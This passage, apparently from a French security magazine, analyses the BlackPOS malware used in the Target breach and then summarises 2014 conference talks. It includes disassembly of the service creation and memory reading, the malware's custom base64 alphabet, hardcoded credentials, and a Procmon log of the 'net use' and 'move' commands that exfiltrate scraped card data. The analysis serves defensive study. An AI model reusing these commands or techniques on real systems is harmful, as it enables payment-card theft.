Target exposait des applications permettant de gérer la gestion de projet et la facturation avec ses prestataires. En utilisant les identifiants récupérés lors de l'étape 1, les attaquants ont pu se connecter sur une de ces applications, la compromettre et accéder au système sous-jacent. [3]

Etape 3 : Compromission du réseau Target

Une fois le serveur d'échange compromis, ils ont pu rebondir sur le réseau Target.

Cette étape est représentée en flèches discontinues car nous n'avons pas le détail des actions réalisées lors de la compromission. Nous savons toutefois que des identifiants et des informations sur l'adressage interne ont été récupérés.

Etape 4 : Personalisation du malware BlackPOS

BlackPOS n'a pas été spécifiquement développé pour Target puisque diverses variantes de ce malware, certaines antécédentes à l'affaire Target, ont été identifiées. [4]

Néanmoins, lors de l'analyse du malware, nous constatons que des identifiants et des adresses IP internes spécifiques au contexte de Target sont codés en dur dans l'exécutable. Cela indique qu'une version spécifique a été adaptée au contexte Target.

Etape 5 : Installation du malware BlackPOS sur les serveurs monétiques

Lors de la compromission du réseau (étape 3), les attaquant ont accédé par rebond aux serveurs monétiques. Une fois que le malware a été adapté à leurs besoins (étape 4), les serveurs monétiques ont été infectés.

L'installation du malware nécessite des privilèges élevés pour la création d'un service et la lecture de la mémoire. Aucune information concernant l'installation du malware ou l'obtention de droits administrateurs sur les serveurs monétiques n'a été dévoilée.

Le malware était chargé de dérober les pistes de cartes bancaires en mémoire, son fonctionnement sera détaillé dans les paragraphes suivants de ce dossier.

Etape 6 : Centralisation des données au sein du réseau Target

Cette attaque a ciblé des serveurs monétiques sur l'ensemble du territoire des Etats-Unis, ce qui constituait un nombre important de machines. Chaque POS transmettait quotidiennement les données bancaires dérobées sur un serveur de centralisation contrôlé par les attaquants au sein du réseau Target.

Etape 7 : Déplacement des données vers un serveur d'exfiltration

Une fois les données obtenues, celles-ci devaient être exfiltrées en dehors du réseau Target. Les données étaient donc déplacées sur un serveur d'exfiltration ayant la possibilité de communiquer avec l'extérieur du réseau Target.

Etape 8 : Exfiltration des données

Les attaquants ont finalement exfiltré les données via le protocole FTP vers un serveur externe qu'ils avaient préalablement compromis. Durant 2 semaines, les pirates ont ainsi été en mesure de dérober 11 Go de données. [5]

> Fonctionnement général de BlackPOS

Lorsque BlackPOS est actif, il recherche la présence d'un processus nommé « POS.exe ». C'est ce processus qui est chargé de la réalisation du paiement, et donc du traitement des cartes bancaires.

Lorsque le processus « POS.exe » est actif, BlackPOS parcourt la mémoire vive (RAM) de ce processus afin d'identifier et de dérober les informations bancaires.

Une fois ces données identifiées, le malware les encode en base64 avec un alphabet spécifique (voir ci-après) et les stocker au sein du fichier winxml.dll créé dans le répertoire C:\WINDOWS\SYSTEM32.
Le fichier winxml.dll est ensuite transféré de manière récurrente sur le serveur de centralisation.

**« Lorsque le processus « POS.exe » est actif,
BlackPOS parcourt la mémoire vive (RAM) de ce processus
afin d'identifier et dérober les informations bancaires. »**


Nous notons que la version du malware étudiée n'est pas très perfectionnée : le processus n'essaie pas de se camoufler et est visible au sein du gestionnaire des tâches. Par ailleurs, il n'utilise pas les API Windows pour exfiltrer les informations mais utilise simplement l'invite de commande Windows. De plus, aucun mécanisme d'obfuscation n'a été utilisé lors de la compilation du malware afin de compliquer sa rétro-ingénierie.

Nous vous proposons ci-dessous une analyse statique et dynamique d'éléments intéressants de ce programme.

> Analyse statique de BlackPOS

Création et lancement du service


Le binaire correspondant au malware est enregistré en tant que service Windows, et est configuré pour se lancer à chaque démarrage du système. On peut dès lors voir cet élément parmi les services Windows :



La définition des paramètres du service est définie dans le code ci-dessous.

```
mov     esi, esp
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
lea     eax, [ebp+BinaryPathName]
push    eax             ; lpBinaryPathName
push    0               ; dwErrorControl
push    2               ; dwStartType
push    110h            ; dwServiceType
push    0               ; dwDesiredAccess
mov     ecx, lpServiceName
push    ecx             ; lpDisplayName
mov     edx, lpServiceName
push    edx             ; lpServiceName
mov     eax, [ebp+hSCMana
push    eax             ;
call    ds:CreateServiceA
cmp     esi, esp
call    unknown_libname_14 ; Microsoft Visual C++ Runtime
mov     [ebp+hSCObject], eax
cmp     [ebp+hSCObject], 0
jz      short loc_403D36

; LPCSTR lpServiceName
lpServiceName   dd offset aPoswds       ; DATA XREF: sub_403AE0+4D↑r
                                        ; sub_403C60+88↑r ...
                                        ; "POSWDS"
```

On peut constater que le processus s'installe en service en précisant la définition du type de démarrage (démarrage automatique), le type de service (process win32), ou encore du nom du service (POSWDS).
Cette action nécessite les droits administrateur sur la machine.



Scan des processus

Une fois le service lancé, le binaire va scanner les processus en cours d'exécution et rechercher le processus « pos.exe ». Le malware va par la suite lire la mémoire de ce processus.

```
rep stosd
mov     esi, esp
push    1               ; dwMilliseconds
call    ds:Sleep
cmp     esi, esp
call    unknown_libname_14 ; Microsoft VisualC 2-10/net runtime
mov     [ebp+NumberOfBytesRead], 0
mov     eax, [ebp+arg_8]
sub     eax, [ebp+lpBaseAddress]
mov     [ebp+nSize], eax
mov     esi, esp
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
mov     ecx, [ebp+nSize]
push    ecx             ; nSize
mov     edx, lpBuffer
push    edx             ; lpBuffer
mov     eax, [ebp+lpBaseAddress]
push    eax             ; lpBaseAddress
mov     ecx, [ebp+hProcess]
push    ecx             ; hProcess
call    ds:ReadProcessMemory
cmp     esi, esp
call    unknown_libname_14 ; Microsoft VisualC 2-10/net runtime
test    eax, eax
jnz     short loc_404EE3
```

On peut ainsi observer dans le code assembleur l'appel à la fonction Windows ReadProcessMemory avec ses différents paramètres :

- hProcess est un « handle » du processus en mémoire qui est lu ;
- lpBaseAddress est un pointeur vers l'adresse mémoire (appartenant au processus) à partir de laquelle il faut lire ;
- lpBuffer est un pointeur vers une zone tampon qui reçoit le contenu de la mémoire ;
- nSize est la quantité de données à lire dans le processus spécifié ;
- lpNumberOfBytesRead est un pointeur vers une variable qui reçoit la quantité de données envoyées à la zone tampon.

Cet appel de fonction nécessite que l'application dispose du privilège SeDebugPrivilege. Celui-ci est obtenu en exécutant le programme avec les droits d'administrateur.

Centralisation des données bancaires

L'extraction des données contenues dans les pistes est ensuite opérée. Afin d'être exfiltrées, les données sont encodées en base64. Le base64 est une méthode représentant les données par groupe de 6 bits. L'ensemble de ces valeurs possible est donc de 64 possibilités.

Chaque groupe de 6 bits est représenté par un caractère spécifique. C'est ce qu'on appelle l'alphabet base64.

Valeur	Codage	Valeur	Codage	Valeur	Codage	Valeur	Codage
0	000000 A	17	010001 R	34	100010 i	51	110011 z
1	000001 B	18	010010 S	35	100011 j	52	110100 0
2	000010 C	19	010011 T	36	100100 k	53	110101 1
3	000011 D	20	010100 U	37	100101 l	54	110110 2
4	000100 E	21	010101 V	38	100110 m	55	110111 3
5	000101 F	22	010110 W	39	100111 n	56	111000 4
6	000110 G	23	010111 X	40	101000 o	57	111001 5
7	000111 H	24	011000 Y	41	101001 p	58	111010 6
8	001000 I	25	011001 Z	42	101010 q	59	111011 7
9	001001 J	26	011010 a	43	101011 r	60	111100 8
10	001010 K	27	011011 b	44	101100 s	61	111101 9
11	001011 L	28	011100 c	45	101101 t	62	111110 +
12	001100 M	29	011101 d	46	101110 u	63	111111 /
13	001101 N	30	011110 e	47	101111 v		
14	001110 O	31	011111 f	48	110000 w	(complément)	=
15	001111 P	32	100000 g	49	110001 x		
16	010000 Q	33	100001 h	50	110010 y		

Il est cependant possible de choisir un alphabet alternatif. C'est un procédé couramment utilisé au sein des malwares puisqu'il permet de mettre en place un « chiffrement » simplifié à peu de frais (il est nécessaire de connaître l'alphabet utilisé pour décoder le message).
Dans le cas de BlackPOS, l'alphabet utilisé est le suivant : « JN8hdEe3P0cUMTs5kQolDWC9BV26GjRIZnXfOF+K4rYtmqg7b/y1xwvpHiLAzSau ».

Cette chaîne n'est pas directement accessible dans le code assembleur, mais résulte d'opérations de permutations sur la chaîne « sNbrlSfyBM2PR57Tq3QeVpnW4+w8JOHK6CoguYxvk/IdZ0LXjUaAhGzDFmct9Ei1 ».

Envoi des journaux d'évènements

Par la suite, un thread est créé pour l'upload des données bancaires précédemment identifiées. Cette opération va être exécutée une fois toutes les sept heures. Aussi, elle ne s'exécutera qu'entre 10h et 17h. L'idée est de cacher le trafic réseau généré par le malware au sein d'un trafic normal d'une journée de travail.

> Analyse dynamique de BlackPOS


Architecture de test

Afin d'observer le fonctionnement du malware, nous avons mis en place une architecture avec un POS victime infecté et un serveur de centralisation.
Comme nous le précisions lors de la présentation générale de l'attaque, des informations spécifiques au contexte de Target (identifiants, adresses IP) sont codées en dur dans le malware.

Nous adaptons donc notre architecture à ces informations afin que le malware fonctionne :

- l'adresse IP du serveur de centralisation est 10.116.240.31 ;
- le partage administratif « C$ » est actif sur le serveur de centralisation ;
- la commande d'extraction utilise le compte « Best1_user » pour se connecter sur la machine ou le domaine « ttcopscli3acs ». Nous nommons donc notre serveur de centralisation de cette manière afin d'éviter de ne pas avoir à créer un domaine, et créons le compte « Best1_user » ;
- le mot de passe associé au compte « Best1_user » est « BackupU$r » ;

L'architecture mise en place est donc la suivante :



Récupération de l'échantillon du malware

Afin d'infecter notre architecture, nous avons dû récupérer un échantillon du malware. Le journaliste Brian Krebs a publié un rapport d'analyse threatexpert [6] du malware. Nous nous sommes basé sur l'empreinte de fichier MD5 (0xCE0296E2D77EC3B-B112E270FC260F274) publiée dans cette analyse afin de récupérer l'échantillon sur le site www.virusshare.com.
Afin de nous assurer que nous travaillons avec le bon fichier, nous vérifions l'empreinte de celui-ci :


```
C:\Documents and Settings\admin\Desktop\md5>md5.exe ..\BlackPOS.exe
CE0296E2D77EC3BB112E270FC260F274  ..\BlackPOS.exe
```


Nous avons nommé notre échantillon BlackPOS.exe durant la suite de cette étude. Celui-ci était probablement nommé différemment au sein du réseau de Target.

Infection de la machine victime

Après avoir infecté le POS, nous pouvons observer que le service « POSWDS » a bien été créé sur notre machine. Il est intéressant de noter que la réalisation de cette action nécessite que le malware ait été exécuté avec les privilèges administrateur. Ces privilèges administrateur seront ensuite nécessaires au programme pour accéder à la mémoire des autres processus.

La présence du processus que nous venons de créer peut être observée dans le gestionnaire des tâches :





Création du processus « POS.exe »


Comme présenté précédemment, le malware recherche la présence d'un processus nommé « POS.exe » et contenant des pistes de cartes bancaires.
Nous réalisons donc un programme correspondant à ces exigences, le code source est présenté ci-dessous. Vous reconnaîtrez les informations d'une piste magnétique (avec les caractères de séparation) au sein de la chaîne de caractères PAN_1.

```
#include <Windows.h>

int main()
{
    char PAN_1[100]="%B1234567890123456^BAUDIN/ETIENNE^150310101234567?";
    while(1){
        Sleep(1000);
    }
    return 0;
}
```

Le programme boucle à l'infini afin de nous assurer que celui-ci sera actif simultanément à BlackPOS.

Journalisation des pistes bancaires

Lorsque BlackPOS et notre processus POS.exe sont actifs, un fichier nommé « winxml.dll » est créé sur le serveur victime au sein du répertoire C:\WINDOWS\system32. Comme prévu, les informations sont inintelligibles car elles sont encodées en base64 avec l'alphabet spécifique.



Exfiltration des données

Une fois les données bancaires dérobées, le malware va les transmettre au serveur de centralisation. A l'aide de l'application Procmon, nous pouvons observer la séquence de commande réalisée par le malware pour l'exfiltration des données.

Process Name	PID	Detail
BlackPOS.exe	2936	PID: 2040, Command line: C:\WINDOWS\system32\cmd.exe /c net use S: \\10.116.240.31\c$\WINDOWS\twain_32 /user:ttcopscli3acs\Best1_user BackupU$r
BlackPOS.exe	2936	PID: 2052, Command line: C:\WINDOWS\system32\cmd.exe /c move C:\WINDOWS\system32\winxml.dll S:\COMPUTER_1_23_4_10.txt
BlackPOS.exe	2936	PID: 2352, Command line: C:\WINDOWS\system32\cmd.exe /c net use S: /del

La première action ouvre une invite de commande et lui transmet la commande suivante « net use S: \\10.116.240.31\c$\WINDOWS\twain32 /user:ttcopscli3acs\Best1_user BackupU$r ». Cette action va monter un partage réseau du serveur de centralisation sur le lecteur S en utilisant le compte Best1_user.


La seconde action ouvre une invite de commandes et lui transmet la commande suivante « move C:\WINDOWS\system32\winxml.dll S:\ hostnameVictime_jour_mois_heure.txt ». Cette commande copie le fichier winxml.dll contenant les informations encodées sur le serveur de centralisation au format hostnameVictime_jour_mois_heure.txt. Le fichier winxml.dll est ensuite supprimé.

La dernière action ouvre une invite de commandes et exécute la commande « net use S: /del ». Cela permet la suppression du partage réseau monté précédemment.

La succession de ces actions est suffisament rapide pour rester invisible aux yeux d'un utilisateur sur le système.

Décodage des données

Sur le serveur de centralisation, nous constatons ensuite la création d'un fichier contenant notre piste encodée au sein du répertoire C:\WINDOWS\twain_32 au format hostnameVictime_jour_mois_heure.txt :



Afin de les décoder, nous utilisons le programme Python ci-dessous. Celui-ci utilise une base de correspondance entre l'alphabet du malware et l'alphabet base64 standard afin de réencoder les données en base64 standard. Il nous suffit ensuite de les décoder.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import string, base64, sys

# On réalise une table de correspondance de l'alphabet base64 du malware
# vers l'alphabet base64 standard
base64ChangeCharset=string.maketrans(\
        "JN8hdEe3P0cUMTs5kQolDWC9BV26GjRIZnXfOF+K4rYtmqg7b/y1xwvpHiLAzSau$",\
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=")

# On applique la base de correspondance sur les données encodées afin
# qu'elles soient encodées avec l'alphabet base64 standard
trackToOriginalCharset=string.translate(sys.argv[1],base64ChangeCharset)

# On décode la piste
print base64.b64decode(trackToOriginalCharset)
```

Nous retrouvons la piste initialement renseignée dans notre programme POS.exe (la partie |ADD%| est ajoutée par le malware lors du traitement de la chaîne) :

```
thomas@XMCO-THOMAS-5 /V/s/E/B/code> ./XMCO_decode_track.py MlP1ThDvT1ZiMhdy
M1kwTFi8kWWdoDH7QWQ0QDisQWH/TlJ1MlJ/MhdyM1kwTKbFkDQd09bu
1234567890123456^BAUDIN/ETIENNE^15031010123456|%ADD%|?
```

> Les points d'interrogations...

Target ayant été certifié PCI DSS en septembre 2013 [7][8], un certain nombre de bonnes pratiques auraient dû être respectées sur le périmètre PCI ainsi que sur l'ensemble du SI. Pourtant, diverses questions se posent quant au respect de ces bonnes pratiques. Il ne s'agit que de premières pistes de réflexions. D'autres exigences auraient dû empêcher un tel vol de données si elles avaient été correctement implémentées.

Sécurité du serveur d'échange Target-prestataires

Le premier point d'interrogation ne concerne pas le standard PCI DSS mais le respect de bonnes pratiques générales.
Les attaquants n'auraient pas dû pouvoir prendre le contrôle du serveur d'échanges entre Target et ses prestataires. Cela pose la question de la sécurité des applications exposées sur ce serveur (failles applicatives, configuration trop permissive, etc.) et de la réalisation d'audits de sécurité sur ce périmètre.

Une fois le serveur compromis, les attaquants ne possédaient que les privilèges du service compromis. Si ce service était correctement configuré, celui-ci aurait du fonctionner avec des comptes de services à privilèges restreints. Ils n'auraient donc pas dû pouvoir rebondir sur d'autres systèmes avec ces comptes (restriction des méthodes d'authentification des comptes de service au sein des GPO) ou exécuter des actions permettant le rebond sur des serveurs tiers (vol de hashes, extraction des mots de passe en mémoire, etc.). Pourtant, les attaquants ont réussi à rebondir jusqu'aux POS sur lesquels ils disposaient des privilèges d'administration (nécessaires pour l'installation du service malveillant).

Enfin, l'utilisation de méthodes d'authentification fortes (tokens OTP) aurait empêché la compromission de ce serveur à partir des identifiants d'un prestataire.

Cloisonnement des flux entre les différentes zones

Le second point sensible concerne le cloisonnement des flux entre les différentes zones de Target, notamment si l'on considère tle premier chapître des exigences PCI DSS traitant de ce sujet (« Build and Maintain a Secure Network »).

L'interrogation porte spécifiquement sur les flux suivants :

- entre serveur d'échange Target-Prestataire et les POS ;
- entre le POS et le serveur de centralisation (SMB) ;
- entre le serveur de centralisation et le serveur d'exfiltration ;
- entre le réseau de Target et l'extérieur (FTP).

Soit ces flux étaient légitimes, et nous ne comprenons pas forcément dans quel but, soit ces flux étaient illégitimes et ils auraient du être rejetés et générer des alertes compte tenu du volume de données exfiltrées.

Intégrité du système des POS

Enfin, la recommandation 11.5 du standard PCI exige que des outils contrôlent l'intégrité des fichiers et des répertoires sensibles des systèmes dans le périmètre. Cette règle ne spécifie pas expressément les fichiers et répertoires sensibles, mais il nous apparaît évident que le répertoire SYSTEM32, contenant les exécutables du système, rentre dans cette catégorie. Ainsi une alerte aurait dû être levée lors de la création du fichier winxml.dll dans ce répertoire.

Références

[1] http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/An-evolution-of-BlackPOS-malware/bap/6359149

[2] http://securityintelligence.com/target-data-breach-kaptoxa-pos-malware/

[3] http://krebsonsecurity.com/2014/02/email-attack-on-vendor-set-up-breach-at-target/

[4] http://krebsonsecurity.com/2014/01/a-first-look-at-the-target-intrusion-malware/

[5] http://krebsonsecurity.com/2014/01/a-closer-look-at-the-target-malware-part-ii/

[6] http://krebsonsecurity.com/wp-content/uploads/2014/01/POSWDS-ThreatExpert-Report.pdf

[7] http://www.businessinsider.my/target-was-warned-about-data-breach-2014-3/

[8] http://www.pcworld.com/article/2111980/security-vendor-trustwave-named-in-targetrelated-suit.html

HES

par Thomas LIAIGRE
Arnaud REYGNAUD
Cyril LORENZETTO

> Jour 1

Keynote – An amazing keynote
Edmond "bigezey" Rogers

Edmond Rogers, chercheur à l'université de l'Illinois et animateur de la conférence, a ouvert le bal pour ces trois jours de conférence.


Edmond a commencé par un bref discours d'ouverture. Il a insisté sur la difficulté qu'ont les professionnels de la sécurité à caractériser les multiples vulnérabilités rencontrées sur leurs systèmes et à isoler les informations pertinentes. Afin de réaliser cette caractérisation, Edmond nous a présenté le modèle CPTL (Cyber-Physical Topology Language), un modèle basé sur la théorie des graphes ayant pour objectif l'utilisation de métriques compréhensibles par tous. Ce modèle a été appliqué avec succès par des chercheurs afin de dérouler un audit de vulnérabilités sur les infrastructures électriques aux États-Unis.

L'utilisation de ce modèle, et d'autres systèmes adaptés seront d'après lui nécessaires pour faire face aux nombreuses vulnérabilités rencontrées et sécuriser les différents systèmes.

Hacking Telco equipment : The HLR/HSS
Laurent Ghigonis

Slides
http://2014.hackitoergosum.org/slides/day1_Hacking-telco-equipment-The-HLR-HSS-Laurent-Ghigonis-p1sec.pdf

Laurent Ghigonis, consultant chez P1 security, a présenté une étude de la sécurité des HLR (Home Location Register) et des HSS (Home Suscriber Server) au sein des réseaux de téléphonie mobile.



Les HLR/HSS sont les équipements du réseau responsables du stockage des données utilisateurs (identifiant et localisation de l'abonné, services souscrits, etc.). Ils sont massivement interconnectés (Internet, réseau opérateur) et s'appuient sur un grand nombre de services et d'applications internes.

Les consultants de P1 ont constaté qu'un HLR/HSS peut être mis hors service à l'aide de paquets forgés par un attaquant. Si ce déni de service cible l'ensemble des équipements du réseau d'un opérateur, ce réseau sera entièrement indisponible.

Par ailleurs, des vulnérabilités locales sont aussi présentes puisqu'un utilisateur connecté sur un HLR/HSS peut facilement élever ses privilèges afin de devenir administrateur sur le système.

Ces vulnérabilités soulèvent donc le problème de la disponibilité des réseaux mobiles et des possibilités qu'ont les attaquants à les compromettre.


LTE vs Darwin : The Evolution Strikes Back ?

Hendrik Schmidt & Brian Butterly

Slides

http://2014.hackitoergosum.org/slides/day1_ERNW_LTEvs-Darwin_HES.pdf

Hendrik Schmidt et Brian Butterly, consultants chez ERNW, ont poursuivi la matinée sur le thème de la sécurité au sein des réseaux LTE (Long Term Evolution) de téléphonie mobile.



LTE est la norme la plus récente des réseaux de téléphonie mobile, commercialisée sous le nom de 4G. Hendrik et Brian ont réalisé une analyse de sécurité de ces réseaux tant au niveau du front-end (communication radio entre les terminaux mobiles et les antennes) qu'au niveau du back-end (cœur de réseau des opérateurs de téléphonie mobile).

Leur constat est que les réseaux LTE souffrent de différentes vulnérabilités permettant la reconnaissance d'éléments de l'architecture réseau (depuis les terminaux mobiles ou via le scan de plages IP d'opérateurs), le déchiffrement des communications entre les différents équipements et l'intégration d'antennes maîtrisées par l'attaquant au sein des réseaux d'opérateur.

Cette présentation soulève la question de la confidentialité des échanges utilisateurs via les terminaux mobiles sur les réseaux LTE.

WMI Shell : A new way to get shells on remote Windows machines using only the WMI service

Andrei Dumitrescu


Slides

http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

Outils

https://www.lexsi.fr/conference/wmi-shell.zip

En début d'après-midi, Andrei Dimitrescu, consultant chez Lexsi, a réalisé une présentation sur les objets WMI (Windows Management Instrumentation) et la possibilité de les utiliser afin de compromettre un système distant.



Les objets WMI permettent d'obtenir des informations (utilisateurs, paramétrage réseau, processus) et de réaliser des commandes (création/suppression de processus, appel de commandes systèmes) sur un système Windows. Ces objets peuvent être appelés à distance à l'aide d'outils spécifiques (wmic sur Windows et wmis sur Linux).

Andrei a développé un outil nommé « wmi-shell » permettant d'utiliser ces propriétés d'appel à distance lors d'un test d'intrusion. L'auditeur spécifie des commandes qui seront passées au système distant. Si des informations sont à exfiltrer, elles seront écrites dans un fichier temporaire et rapatriées sur le système de l'auditeur.

La réalisation de cette action nécessite l'ouverture du port 135 sur le système distant et la possession des identifiants/hash d'un compte habilité à requêter les objets WMI.

> INFO

Hack In Paris : 4ème round

Pour la 4ème année consécutive, la conférence Hack In Paris se déroulera au Centre des Conférences de Disneyland Paris. Rassemblant les grands noms de la sécurité informatique et du hacking, l'événement est devenu incontournable pour les professionnels de la sécurité.

Les conférences, au nombre de 16, proposées exclusivement en anglais réuniront les professionnels de la sécurité informatique (DSI, RSSI, RSI) et les experts techniques du hacking. L'événement se tiendra du 26 au le 27 juin au Centre de Congrès de Disneyland Paris. A noter, chaque place achetée pour Hack in Paris donne accès à la Nuit du Hack qui se déroulera les 28 et 29 juin !

L'événement comporte également 10 formations proposées par des experts techniques sur 3 jours du 23 au 25 juin.

XMCO sera partenaire média et proposera un résumé des conférences au sein du numéro #38 de l'ActuSécu.

Applying science to eliminate 100% of buffer overflows

Andreas Bogk

Slides

http://2014.hackitoergosum.org/slides/day1_Applying_science_to_eliminate_100%25_of_buffer_overflows_Andreas_bogk.pdf

